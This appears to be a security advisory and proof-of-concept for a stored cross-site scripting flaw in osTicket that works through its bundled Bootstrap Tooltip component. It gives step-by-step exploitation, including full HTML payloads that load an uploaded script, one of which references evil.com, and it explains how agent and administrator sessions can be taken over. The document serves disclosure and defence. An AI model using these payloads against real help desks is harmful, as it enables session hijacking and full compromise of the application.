 weswrench/cve-2026-36214
Stored Cross-Site Scripting (XSS) in osTicket via Vulnerable Bootstrap Tooltip Component

Enhancesoft osTicket versions from 1.10 up to 1.17.7 and from 1.18.0 up to 1.18.3 ship with the known-vulnerable Bootstrap Tooltip 3.3.4 component (CVE-2019-8331), which introduces a stored Cross-Site Scripting (XSS) vulnerability. In the default osTicket configuration, tickets submitters ("users") can submit tickets without prior authentication, and user self-registration is open by default. A remote user can craft a malicious ticket message that, despite passing through the htmlLawed HTML-sanitization module, results in arbitrary JavaScript execution in the browser of any viewing Agent or Admin. This issue is further aggravated by user-uploaded JavaScript files being served with an execute JavaScript Content-Type type (text/javascript), allowing the to be interpreted as active content by browsers. While inline payloads are constrained by the way Bootstrap Tooltip 3.3.4 parses the data-template value into a jQuery object and inserts it into the DOM via appendTo() or insertAfter(), executing attacker-controlled code as an external scripts avoids these limitations and enables more powerful exploitation of the vulnerability.
Tested and confirmed vulnerable:
Affected version:
This component has been present in the osTicket codebase since May 13, 2015, as shown by:
scp/js/bootstrap-tooltip.jse5a28410ae7c238932eef07c2b3568da015a792cThis commit is associated with osTicket release tags dating back to version 1.10, indicating that the vulnerable Bootstrap Tooltip component has been included across a wide range of osTicket releases over multiple major versions. This long-term inclusion strongly suggests that many osTicket versions released over several years are affected.
osTicket is a widely used open-source ticketing system that allows end users to submit rich HTML content and file attachments as part of ticket creation and replies.
osTicket defines three major categories of users:
Any HTML content submitted by a User may later be rendered in the browser of an Agent or Admin, making client-side vulnerabilities particularly impactful.
First, authenticate using your end-user account and go to the ticket creation page.
Then create a JavaScript file (ex: test.js) containing a payload. For example:
alert(123);
Note: By default, osTicket allows ticket attachments without file type restrictions.

Then submit the ticket by clicking on “Create Ticket” without providing any “Issue Details”.
The application will redirect us back to the ticket submission form with the error “Issue Details is a required field”.
This page allows us to retrieve a download link for our JavaScript file (test.js) without actually submitting a ticket.


Once you have obtained this link, return to the ticket submission form.

Click on the HTML editor and paste this payload, replacing the src attribute of the script tag with the link obtained earlier.
<input>
<div style="width:100%;height:100%;pOsition:fixed;tOp:0px;lEft:0px;z-Index:9999" data-toggle="tooltip" title="t" data-template="<script src='[LINK_HERE]'>"></div>
<input>
Below is an example of a complete payload, where the [LINK_HERE] pattern has been replaced with the link obtained earlier:
<input>
<div style="width:100%;height:100%;pOsition:fixed;tOp:0px;lEft:0px;z-Index:9999" data-toggle="tooltip" title="t" data-template="<script src='http://localhost:8080/file.php?key=rjfge-qlcmbwgnsfl8hhwktyhctre-_e&expires=1768780800&signature=5044f8201f041228de077a2e025e6fc118b31223'>"></div>
<input>
Then submit the ticket.
When an administrator or agent views our malicious ticket, the payload is triggered.

Result:
When an administrator/agent open the malicious ticket, the JavaScript payload is loaded and executed in the context of the admin/agent session.
This results in a stored XSS, allowing full session compromise (e.g. via ezXSS, CSRF to perform admin/agent actions).
If the malicious ticket is viewed by an Agent, the stored XSS executes in the context of the Agent’s authenticated session.
This enables an attacker to effectively take over the Agent session without needing to extract the session cookie (e.g., even in scenarios where cookie exfiltration is not practical and a blind-XSS platform such as ezXSS is used). Once the XSS runs, the attacker can perform any action the compromised Agent is allowed to perform, for example:
This results in a full compromise of the Agent’s operational capabilities and the confidentiality/integrity of the ticketing workflow.
If the malicious ticket is viewed by an Administrator, the impact escalates to a full application compromise. The attacker can:
Although the default configuration of osTicket allows JavaScript file uploads, osTicket can be configured in the Admin Panel so that an end user is not allowed to upload JavaScript files.
Morerover, the Staff Control Panel used by agents and administrators enforces a Content Security Policy that prevents the execution of JavaScript originating from third-party domains.
Let’s take the following payload as an example:
<input>
<div style="width:100%;height:100%;pOsition:fixed;tOp:0px;lEft:0px;z-Index:9999" data-toggle="tooltip" title="t" data-template="<script src='http://evil.com'></object>"></div>
<input>
The screenshot below shows that loading a script from https://evil.com was blocked by the Content Security Policy enforced on the Staff Control Panel.

However, the Content Security Policy implemented on the application allows inline JavaScript.
